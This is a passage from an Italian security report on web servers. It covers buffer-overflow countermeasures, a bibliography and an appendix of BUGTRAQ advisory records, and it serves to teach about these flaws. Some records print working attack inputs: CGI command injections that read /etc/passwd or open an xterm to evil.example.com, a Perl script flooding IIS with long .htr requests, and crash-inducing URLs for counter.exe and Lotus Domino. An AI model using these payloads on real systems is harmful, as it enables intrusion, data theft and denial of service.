Un approccio estremo al problema adotta modifiche sostanziali al compilatore per inserire al suo interno dei controlli, eseguiti al run-time, sui limiti delle varie zone di memoria cui si accede tramite un puntatore. Un approccio utilizzato per implementare tale tecnica consiste nel modificare la rappresentazione dei puntatori all'interno del linguaggio: un puntatore dovrà essere rappresentato da tre elementi, ossia, il puntatore stesso, un limite inferiore e un limite superiore per lo spazio d'indirizzamento del puntatore. Con tali informazioni addizionali, è semplice implementare un controllo al run-time, che assicuri che l'area che si cerca di referenziare tramite un puntatore sia valida. A dispetto di questo beneficio, l'utilizzo di questo metodo presenta alcuni svantaggi: il tempo di esecuzione del codice ottenuto incrementa di un fattore di 10 o più [11]; l'allocazione dei registri per i puntatori diventa molto più costosa; devono essere fornite nuove versioni delle librerie di sistema e delle system call che seguano questa politica; il codice che si interfaccia con l'hardware può essere completamente incompatibile, o necessitare di particolari attenzioni.
Un'implementazione di ciò è stata data da Richard Jones e Paul Kelly dell'Imperial College di Londra nel Luglio 1995, che hanno progettato una patch per il compilatore gcc. Il loro approccio prevede il controllo dei limiti delle zone di memoria indirizzate da un puntatore senza dover modificare la rappresentazione stessa del puntatore. Per maggiori informazioni si veda [6] e [7].

5.3.9.2 Approccio centralizzato

Un approccio centralizzato al problema, come abbiamo detto, prevede la modifica di talune caratteristiche del kernel del sistema operativo e/o delle librerie di sistema. La soluzione principale prevede di rendere il segmento relativo allo stack non eseguibile. Ciò ha un fondamentale vantaggio rispetto alle altre contromisure: nessuna ricompilazione delle librerie C deve essere effettuata, né il compilatore deve essere modificato, mentre è necessaria la sola ricompilazione del kernel del sistema operativo. Un approccio di questo tipo è stato implementato da un programmatore che ha assunto il nome di Solar Designer [21]. Lo svantaggio di tale approccio è che una modifica al kernel di questo tipo può avere degli effetti indesiderati. Infatti si può riscontrare un comportamento non corretto di chiamate a funzione nidificate. Inoltre in un sistema Linux, è cruciale che lo stack sia eseguibile durante l'esecuzione delle funzioni di gestione dei segnali (*signal handler*) per cui si rende necessaria l'implementazione di un meccanismo che assicuri una temporanea marcatura di eseguibilità allo stack durante l'esecuzione di queste ultime. Questi motivi ovviamente scoraggiano un approccio di questo tipo.

6. Indice delle figure

7. Riferimenti bibliografici

[1] W. Richard Stevens. "*TCP/IP Illustrated, Volume 1: The Protocols*", 1994. Addison-Wesley.

[2] W. Richard Stevens. "*Advanced Programming in the UNIX Environment*", 1992. Addison-Wesley.

[3] R. Fielding, J. Gettys, J. C. Mogul, H. Frystyk, L. Masinter, P. Leach, T. Berners-Lee. "*Hypertext Transfer Protocol -- HTTP/1.1*", RFC 2616, June 1999.

[4] "*Apache 1.3 User's Guide*" – http://www.apache.org/docs/

[5] W3C®. "*HTTP - Hypertext Transfer Protocol Overview*" – http://www.w3c.org/Protocols

[6] S. Garfinkel, E. Spafford. "*Practical UNIX & Internet Security*", 2nd Ed., 1996. O'Reilly & Associates.

[7] R. Jones, P. Kelly. "*Bounds checking patches to GCC*" – ftp://dse.doc.ic.ac.uk/pub/misc/bcc/

[8] Nathan P. Smith. "*Stack Smashing Vulnerabilities in the Unix Operating System*", 1997. Computer Science Department, Southern Connecticut State University – http://millcomm.com/~nate/machines/security/stack-smashing

[9] "rain.forest.puppy". "*Perl CGI problems*", 9 September 1999. Phrack Magazine, vol. 9 n. 55, file n. 7.

[10] Lincoln D. Stein. "*The World Wide Web Security FAQ*", Version 2.0.0, 13 September 1999 – http://www.w3.org/Security/Faq/

[11] R. Jones, P. Kelly. "*Bounds Checking for C*", July 1995. Imperial College, London – http://www.doc.ic.ac.uk/~phjk/BoundsChecking.html

[12] W. Richard Stevens. "*Unix Network Programming*", 1990. Prentice-Hall

[13] Ken A. L. Coar, D. R. T. Robinson. "*The WWW Common Gateway Interface Version 1.1*", Rev. 03, 25 June 1999, IETF Internet-Draft (exp. 31 dec. 1999). Work in progress.

[14] D. Raggett, A. Le Hors, I. Jacobs. "*HTML 4.01 Specification*", 24 December 1999, W3C®. – http://www.w3.org/TR/1999/REC-html401-19991224

[15] WireX Communications, Inc. *Immunix tools: StackGuard* – http://immunix.org/stackguard.html

[16] J. H. Saltzer. "*Protection and the Control of Information Sharing in MULTICS*", July 1974. Communications of the ACM, vol. 17 n. 7, pp 388-402.

[17] J. H. Saltzer, M. D. Schroeder. "*The Protection of Information in Computer Systems*", September 1975. Proceedings of the IEEE, vol. 63 n. 9, pp 1278-1308. – http://web.mit.edu/Saltzer/www/publications/protection/index.html

[18] David A. Wheeler. "*Secure Programming for Linux and Unix HOWTO*", Version 1.60, 4 April 2000 – http://www.dwheeler.com/secure-programs

[19] Intel Corporation. "*Pentium® Processor Family Developer's Manual Volume 3: Architecture and Programming Manual*", 1995, Order Number 241430.

[20] CERT Coordination Center – http://www.cert.org/

[21] Solar Designer <solar@false.com>. "*Linux kernel patch from the Openwall Project*" – http://www.openwall.com/linux/

[22] "Aleph One". "*Smashing The Stack For Fun And Profit*", 8 November 1996. Phrack Magazine, vol. 7 n. 49, file n. 16.

8. Appendice: esempi di vulnerabilità

Questa appendice è una piccola rassegna di vulnerabilità "reali" per rendere l'argomento più interessante.
Tutto il materiale presente di questa appendice è stato estratto dal database delle vulnerabilità della mailing list BUGTRAQ [4] (che chiameremo VulDB) consultabile presso la URL http://www.securityfocus.com/ nella sezione "Vulnerabilities/database". Si è preferito non tradurre i record del VulDB per non appesantire la trattazione e per rendere familiare al lettore questo strumento di indubbio valore.

8.1. Categoria: Input non controllato

Secondo la classificazione del VulDB, la vulnerabilità è di classe "Input Validation Error" se è dovuta ad almeno una delle seguenti cause:

- il programma non è riuscito a riconoscere sintatticamente gli input scorretti;
- un modulo ha accettato campi estranei di input;
- un modulo non è riuscito a gestire i campi di input mancanti;
- una correlazione campo-valore errata.

Apache HTTP Server (win32) Root Directory Access Vulnerability

Info
bugtraq id
1284
class
Input Validation Error
cve
GENERIC-MAP-NOMATCH
remote
Yes
local
No
published
May 31, 2000
updated
June 05, 2000
vulnerable
Apache Group Apache 1.3.9win32
Apache Group Apache 1.3.6win32
Apache Group Apache 1.3.12win32
Apache Group Apache 1.3.11win32
IBM HTTP Server 1.3.6.2 win32
IBM HTTP Server 1.3.3 win32

[4] BUGTRAQ (listserv@securityfocus.com) è una mailing list moderata per discutere dettagliatamente e per annunciare eventuali vulnerabilità della sicurezza dei computer: cosa sono, come sfruttarle e come porvi rimedio. Il moderatore è Elias Levy alias Aleph One (aleph1@securityfocus.com) (cfr [22]).

not vulnerable
Apache Group Apache 1.3.13win32
IBM HTTP Server 1.3.6.2 unix

Discussion
Apache HTTP Server 1.3.x (win32) allows people to get a directory listing of a directory, if it is enabled in the config, even if an index file is present that would normally be displayed instead. This can be achieved by sending a number of "/" characters appended to an HTTP request to the server. (eg: http://www.host.com//...). When apache calls stat() to check if the index.html (for example) exists, Windows will return an error if the path is too long. Apache incorrectly treats this as if the file does not exist. Different numbers of "/"s are required based on the length of the path to the DocumentRoot.

Exploit
H D Moore <hdm@secureaustin.com> has composed a perl script to determine the number of "/"s required.

http://www.securityfocus.com/data/vulnerabilities/exploits/http-offset.pl

Solution
Disabling the "Indexes" option works as a temporary workaround.

Credit
Initially posted to bugtraq on May 31, 2000 by Marek Roy <marek_roy@hotmail.com>
Clarification and update posted on BugTraq June 3, 2000 by Marc Slemko <marcs@znep.com>

Reference
message:
Apache HTTP Server Project
(Marek Roy <marek_roy@hotmail.com>)
message:
IBM HTTP SERVER / APACHE
(Marek Roy <marek_roy@hotmail.com>)
message:
Re: IBM HTTP SERVER / APACHE
(Marc Slemko <marcs@znep.com>)

Counter.exe Denial of Service Vulnerabilities

Info
bugtraq id
267
object
counter.exe (exec)
class

Input Validation Error
cve
GENERIC-MAP-NOMATCH
remote
Yes
local
No
published
May 19, 1999
updated
April 11, 2000
vulnerable
Behold! Software Web Page Counter 2.7
- Microsoft IIS 4.0
+ Microsoft Windows NT 4.0
+ Microsoft BackOffice 4.5
- Microsoft Windows NT 4.0
+ Microsoft BackOffice 4.0
- Microsoft Windows NT 4.0
not vulnerable

Discussion
A set of vulnerabilities in the counter.exe web hit counter program enables denial of service attacks. A malicious user can create a malformed like ",1" entry in the counter.log file by requesting a URL of the form "http://www.example.com/scripts/counter.exe?%0A". Any further attempt for request will result in an Access Violation in counter.exe.
A similar vulnerability exists if a user requests a URL of the form http://www.example.com/scripts/counter.exe?AAAAA with over 2200 A's.
All further requests for counter.exe are queued and are not processed until the error messages are cleared at the console. System memory may be decremented each time a request for counter.exe is queued.

Exploit
see discussion

Solution
none

Credit
This vulnerability was published in BUGTRAQ by David Litchfield <mnemonix@globalnet.co.uk>

Reference
message:
Denial of Service in Counter.exe version 2.70
(David Litchfield <mnemonix@globalnet.co.uk>)

CDomainFree Remote File Execution Vulnerability

Info

bugtraq id
304
class
Input Validation Error
cve
GENERIC-MAP-NOMATCH
remote
Yes
local
No
published
June 01, 1999
updated
April 11, 2000
vulnerable
Cdomain CdomainFree 2.4
Cdomain CdomainFree 2.3
Cdomain CdomainFree 2.2
Cdomain CdomainFree 2.1
Cdomain CdomainFree 2.0
Cdomain CdomainFree 1.0
not vulnerable
Cdomain CdomainFree 2.5
Cdomain CdomainPro 4.0

Discussion

A vulnerability in a CGI program part of CdomainFree allows remote malicious users to run any executable already existing to the machine.
The vulnerability is in the whois_raw.cgi program. This CGI passes user input to the shell without proper filtering. None of the Cdomain commercial version (e.g. CdomainPro) are vulnerable as they connect the whois servers directly.

Exploit

http://www.example.com/cgi-bin/whois_raw.cgi?fqdn=%0Acat%20/etc/passwd

http://www.example.com/cgi-bin/whois_raw.cgi?fqdn=%0A/usr/X11R6/bin/xterm%20-display%20evil.example.com:0

Solution

Upgrade to CdomainFree 2.5 or to one of the commercial versions.

Credit
This vulnerability was published in the BUGTRAQ mailing list by Salvatore Sanfilippo -antirez- <md5330@mclink.it>.

Reference
message:
whois_raw.cgi problem
(Salvatore Sanfilippo -antirez- <md5330@mclink.it>)

SolutionScripts Home Free search.cgi Directory Traversal Vulnerability

Info
bugtraq id
921
class
Boundary Condition Error[5]
cve
GENERIC-MAP-NOMATCH
remote
Yes
local
Yes
published
January 03, 2000
updated
April 11, 2000
vulnerable
Solution Scripts Home Free 1.0
not vulnerable
Solution Scripts Home Free 3.20

Discussion
Home Free is a suite of Perl cgi scripts that allow a website to support user contributions of various types. One of the scripts, search.cgi, accepts a parameter called letter which can be any text string. The supplied argument can contain the '../' string, which the script will process. This can be used to obtain directory listings and the first line of files outside of the intended web filesystem.

Exploit
http:://www.securityfocus.com/data/vulnerabilities/exploits/homefree.pl

Solution

[5] Questa vulnerabilità appartiene, con molta probabilità, alla classe "*Input Validation Error*" e non alla classe "*Boudary Condition Error*" come riportato nel VulDB. [nda]

Currently the SecurityFocus staff are not aware of any vendor supplied patches for this issue. If you feel we are in error or are aware of more recent information, please mail us at: vuldb@securityfocus.com.

Credit
Discovered and posted to Bugtraq on January 3, 2000 by "k0ad k1d" <k0adk1d@hotmail.com>.

Reference
message:
Another search.cgi vulnerability
(k0ad k1d <k0adk1d@hotmail.com>)
web page:
Home Free Home Page
(Solution Scripts)

phf Remote Command Execution Vulnerability

Info
bugtraq id
629
object
phf (exec)
class
Input Validation Error
cve
CVE-1999-0067
remote
Yes
local
No
published
March 20, 1996
updated
April 11, 2000
vulnerable
Apache Group Apache 1.0.3
NCSA NSCA httpd 1.5a-export
not vulnerable

Discussion
A vulnerability exists in the sample cgi bin program, phf, which is included with NCSA httpd, and Apache 1.0.3, an NCSA derivitive. By supplying certain characters that have special meaning to the shell, arbitrary commands can be executed by remote users under whatever user the httpd is run as.

The phf program, and possibly other programs, call the escape_shell_cmd() function. This subroutine is intended to strip dangerous characters out prior to passing these strings along to shell based library calls, such as popen() or system(). By failing to capture certain characters, however, it becomes possible to execute commands from these calls.
Versions below each of the vulnerable webservers are assumed to be vulnerable to exploitation via the phf example code.

Exploit
See discussion.
Many exploits are in circulation and in wide use exploiting this vulnerability in different ways.

Solution
This cgi-bin call, along with any others that are unused, should be removed. A patched version of the escape_shell_cmd() function is available as part of later httpd distributions. This can be obtained at: http://hoohoo.ncsa.uiuc.edu/beta-1.5
Apache should be upgraded immediately.

Credit
This bug was first made public by the IBM ERS Team. However, the bug was reported to them by Jennifer Myers early in 1996. Previous to that the exploit had been in wide distribution circles among hackers. The actual release date of the IBM ERS Advisory (ERS-SVA-E01-1996:002.2) was 16 April 1996.

Reference
advisory:
CA-96.06: Vulnerability in NCSA/Apache CGI example code
(CERT)
advisory:
ERS-SVA-E01-1996:002.1: CGI program can be tricked into executing any arbitrary command
(IBM)
advisory:
ERS-SVA-E01-1996:002.2: NCSA HTTPD and Apache HTTPD Common Gateway Interface vulnerability
(IBM)

8.2. Categoria: Buffer overflow

Secondo la classificazione del VulDB, la vulnerabilità è di classe “Boundary Condition Error” se è dovuta ad almeno una delle seguenti cause:

- Un processo tenta di leggere o scrivere oltre un indirizzo limite valido;
- Una risorsa di sistema è esaurita;
- Si è verificato un overflow di una struttura dati di taglia fissa. Questa è la classica condizione di buffer overflow.

NT IIS4 Buffer Overflow Vulnerability

Info

bugtraq id
307
object
ISM.DLL (exec)
class
Boundary Condition Error
cve
GENERIC-MAP-NOMATCH
remote
Yes
local
No
published
June 15, 1999
updated
April 11, 2000
vulnerable
Microsoft IIS 4.0
+ Microsoft Windows NT 4.0
+ Microsoft BackOffice 4.5
- Microsoft Windows NT 4.0
+ Microsoft BackOffice 4.0
- Microsoft Windows NT 4.0
not vulnerable
Microsoft Windows NT 4.0SP6
+ Microsoft Windows NT 4.0

Discussion

A buffer overflow vulnerability in the way IIS handles requests within .HTM extensions allows remote attackers to execute arbitrary code on the target machine.
IIS supports a number of file extensions that require futher processing (i.e. .ASP, .IDC, .HTR). Whe a request is made for one of this file types a specific DLL processes it. A stack buffer overflow vulnerability exists in ISM.DLL while handling .HTR, .STM or .IDC extensions. The ISM.DLL filter is installed by default with IIS.

Exploit

Use the following script to test your site:

```
#!/usr/bin/perl
use LWP::Simple;
for ($i = 2500; $i <= 3500; $i++) {
  warn "$i\n";
  get "http://$ARGV[0]/".('a' x $i).".htr";
}
```

http://www.securityfocus.com/data/vulnerabilities/exploits/iishack.exe
http://www.securityfocus.com/data/vulnerabilities/exploits/iis-injector.c
http://www.securityfocus.com/data/vulnerabilities/exploits/tesoiis.c

Solution
Microsoft has made the following fix available:

ftp://ftp.microsoft.com/bussys/IIS/iis-public/fixes/usa/ext-fix/

This vulnerability was patched in NT Service Pack 6.

Microsoft recommends disabling the script mapping for .HTR files as a workaround:

* *From the desktop, start the Internet Service Manager by clicking Start | Programs | Windows NT 4.0 Option Pack | Microsoft Internet Information Server | Internet Service Manager*
* *Double-click "Internet Information Server"*
* *Right-click on the computer name and select Properties*
* *In the Master Properties drop-down box, select "WWW Service", then click the "Edit" button .*
* *Click the "Home Directory" tab, then click the "Configuration" button .*
* *Highlight the line in the extension mappings that contains ".HTR", then click the "Remove" button.*
* *Do the same for .STM and .IDC extensions.*
* *Respond "yes" to "Remove selected script mapping?" say yes, click OK 3 times, close ISM*

eEye has made available a filter patch that will limite .htr request to 255 bytes yet allow normal request to continue to work. The filter and source are available at:

http://www.eeye.com/database/advisories/ad06081999/ad06081999-ogle.html

Credit
This vulnerability was discovered by the eEye Digital Security Team.

Reference
advisory:
AD06081999: Buffer Overflow in IIS4
(eEye)
advisory:
CA-99-07: IIS Buffer Overflow
(CERT)
advisory:
J-048: Malformed HTR Request Vulnerability
(CIAC)
advisory:

MS99-019: Workaround Available for "Malformed HTR Request" Vulnerability (MS)

message:

IIS Remote Exploit (injection code) (Greg Hoglund <hoglund@IEWAY.COM>)

message:

Update to IIS hole. (Marc <Marc@EEYE.COM>)

web page:

eEye Digital Security Team Home Page (eEye)

web page:

Q234905: An Improperly Formatted HTTP Request Can Cause The Inetinfo Process To (Microsoft)

Lotus Notes Domino Webserver CGI Vulnerabilities

Info

bugtraq id

881

object

nHTTP.exe (exec)

class

Unknown[6]

cve

GENERIC-MAP-NOMATCH

remote

Yes

local

Yes

published

December 21, 1999

updated

April 11, 2000

vulnerable

Lotus Domino Server 4.6.x

- Microsoft Windows NT 4.0

Lotus Domino Server 4.6

- Microsoft Windows NT 4.0

not vulnerable

Discussion

[6] In realtà il *bugtraq id 881* identifica, contemporaneamente, tre vulnerabilità di classi “Input Validation Error”, “Access Validation Error” e “Boundary Condition Error”. [nda]

Three vulnerabilities have been discovered in the cgi handling done by Lotus Domino Server's Webserver component.

1: Path information can be obtained.
By submitting a request for a non-existant cgi, an attacker can determine the filesystem structure of the server. Example:
Requested URL:
http: //victimhost/cgi-bin/asdf
Response:
Error 500
Bad script request -- no variation of 'c:/notes/data/domino/cgi-bin/asdf' is executable

2: Anonymous access can not be disabled.
Even with anonymous access turned off on the server, it is still permitted for the cgi-bin directory.

3: Buffer overflow in cgi error handling
An overly long URL in a GET request, rooted in the cgi-bin directory, will crash the server. Not all long strings seem to work, but one that was tested and found to work was:
'GET /cgi-bin/[800 ','][4000 'a'] HTTP/1.0'

Exploit
see discussion

Solution
Currently the SecurityFocus staff are not aware of any vendor supplied patches for this issue. If you feel we are in error or are aware of more recent information, please mail us at: vuldb@securityfocus.com.

Workaround for the Denial of Service: (Quoted from a Bugtraq post by Lotus)
Recommended Workarounds for Buffer Overflow Denial of Service Attack Against Lotus Domino Server
The workaround is to create a URL redirect in the DOMCFG.NSF database that redirects any anomalous CGI requests to another URL. Since any non-exis tent CGI calls can cause this error, the following workaround is suggested.

** If the customer does not require the use of any CGI's, then the entire /cgi-bin directory can be redirected to another URL (a Notes database, or html file). If any "/cgi-bin" requests are made, they will be directed to this URL and are not processed as CGI.*

** If the customer does require the use of CGI's the following setup will be required:*

1) In the HTTP section of the Server Document, change the "CGI URL path " field to a different URL path. This does not require a change for the " CGI directory" field, such that the location on the hard drive for CGI's will remain the same. Only the URL which invokes CGI's will be altered. Example: The default CGI URL path is "/cgi-bin"; change this to "/scripts/cgi-bin". Now, whenever a /cgi-bin request is made, it is recognized as a URL instead of a CGI.

2) Create a URL Redirect document in the DOMCFG.NSF for each specific CGI that resides on the server. Specify the incoming URL path as "/cgi-bin" , and the redirection URL as "/scripts/cgi-bin".
Example: A customer has a CGI named "Xrun.cgi" in the domino/cgi-bin directory. Regularly, any requests to execute the CGI would come in as "http://hostname/cgi-bin/Xrun.cgi". This URL request is redirected to "http://hostname/scripts/cgi-bin/Xrun.cgi", where Domino will recognize it as a CGI, and run the script. In this case, the "/cgi-bin" URL itself is not recognized as a CGI request. It is only the redirection to "/scripts/cgi-bin" that will cause the Domino server to process it as a CGI script

At this point, any generic requests for CGI's using "/cgi-bin" will not be recognized as CGI. Instead, the Web server will search for a comparable filename, returning "Error 404- file not found" since it is not capable of finding such a URL. The customer can now customize the error message to indicate that the requested CGI does not reside on the server.

The above configuration is designed to accomplish the following:
** Since the current Domino 4.6 Server code may crash any time a non-existent CGI is requested, the potential to run non-existent CGI's must be removed. By this configuration anomalous CGI requests are not recognized as CGI scripts, and Domino will not attempt to run them.*

** The CGI URL path is altered so that only CGI's using the URL "/scripts/cgi-bin..." will be recognized as CGI's. The administrator then creates a URL redirect document for each present CGI that redirects any valid URL requests using the syntax "/cgi-bin..." to the URL "/scripts/cgi-bin...". The Domino Server will then invoke the CGI scrip t. This will avoid the Domino Server attempting to run a CGI that is not present on the server, running only valid CGI's.*

** Since the URL redirect does not display the redirected URL to the browser, end users need not ever know the true URL path to invoke CGI scripts. This further protects the site from unscrupulous web clients deliberately attempting to crash the server by requesting to invoke a non-existent URL. Such a user would need to know the exact URL path to issue for the server to recognize it is a request for a CGI, and would have no way to determine this URL under a secure site.*

Credit
Posted to Bugtraq on Dec 21, 1999 by Alain Thivillon <Alain.Thivillon@hsc.fr>.

Reference
message:
Lotus Notes HTTP cgi-bin vulnerability: possible workaround
(Bram Kerkhof <die.spammer.die@e-wareness.be>)
message:
Re: Lotus Domino HTTP denial of service attack
(Kevin Lynch <Kevin_Lynch@lotus.com>)
message:
Re: Lotus Notes HTTP cgi-bin vulnerability: possible workaround

(Jens Frank <"Jens_Frank"@exchange.de>)
message:
serious Lotus Domino HTTP denial of service
(Alain Thivillon <Alain.Thivillon@hsc.fr>)
web page:
Domino Web Server Crashes When CGI Scripts are Being Accessed
(Lotus)

W4 Server Cgitest.exe Buffer Overflow Vulnerability

Info
bugtraq id
802
object
Cgitest.exe (exec)
class
Boundary Condition Error
cve
GENERIC-MAP-NOMATCH
remote
Yes
local
No
published
November 15, 1999
updated
June 06, 2000
vulnerable
Antelope Software W4-Server 2.6a/Win32
- Microsoft Windows 95
not vulnerable

Discussion
Certain versions of the W4-Server 32-bits personal webserver by Antelope Software ship with a flawed script, Cgitest.exe. This compiled CGI script fails to perform bounds checking on user supplied data and is vulnerable to a buffer overflow.

Exploit
http://www.securityfocus.com/data/vulnerabilities/exploits/ex_w4server.c

Solution
Currently the SecurityFocus staff are not aware of any vendor supplied patches for this issue. If you feel we are in error or are aware of more recent information, please mail us at: vuldb@securityfocus.com.

Credit
This vulnerability was found by the Shadow Penguin Team and posted to their Website on November 15, 1998.

Reference
web page:
eEye Digital Security Team Home Page
(eEye)
web page:
Penguin Toolbox #54: EmailClub
(Shadow Penguin Security)

OmniHTTPD Buffer Overflow Vulnerability

Info
bugtraq id
739
class
Boundary Condition Error
cve
CVE-1999-0951
remote
Yes
local
No
published
October 22, 1999
updated
April 11, 2000
vulnerable
Omnicron OmniHTTPD 2.4Pro
Omnicron OmniHTTPD 1.1
not vulnerable

Discussion
There is a remotely exploitable buffer overflow vulnerability in the CGI program "imagemap", which is distributed with Omnicron's OmniHTTPD. During operations made on arguments passed to the program, a lack of bounds checking on a strcpy() call can allow for arbitrary code to be executed on the machine running the server.

Exploit
http://www.securityfocus.com/data/vulnerabilities/exploits/omnihttpd.c

Solution

Since source code for the imagemap program is supplied, UNYUN of Shadow Penguin Security suggests that checking for oversized arguments be added to the code:

```
 void main(int argc, char **argv)
 {
   ----------- omit ----------
   char OutString[100];
   ----------- omit ----------
   if(argc >= 2) {
     //
     // extract x & y from passed values
     //
     strcpy(OutString, argv[1]);
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Buffer overflow caused by this strcpy(). This overflow can be avoided if you put the following code before strcpy().

```
 if (strlen(argv[1])>99) exit
```

There are no known vendor provided solutions to this problem.

Credit
Posted to BugTraq by UNYUN <shadowpenguin@backsection.net> on Oct 22, 1999.

Reference

message:

Imagemap CGI overflow exploit
(UNYUN <shadowpenguin@backsection.net>)

web page:

Omnicron Homepage
(Omnicron Technologies Corporation)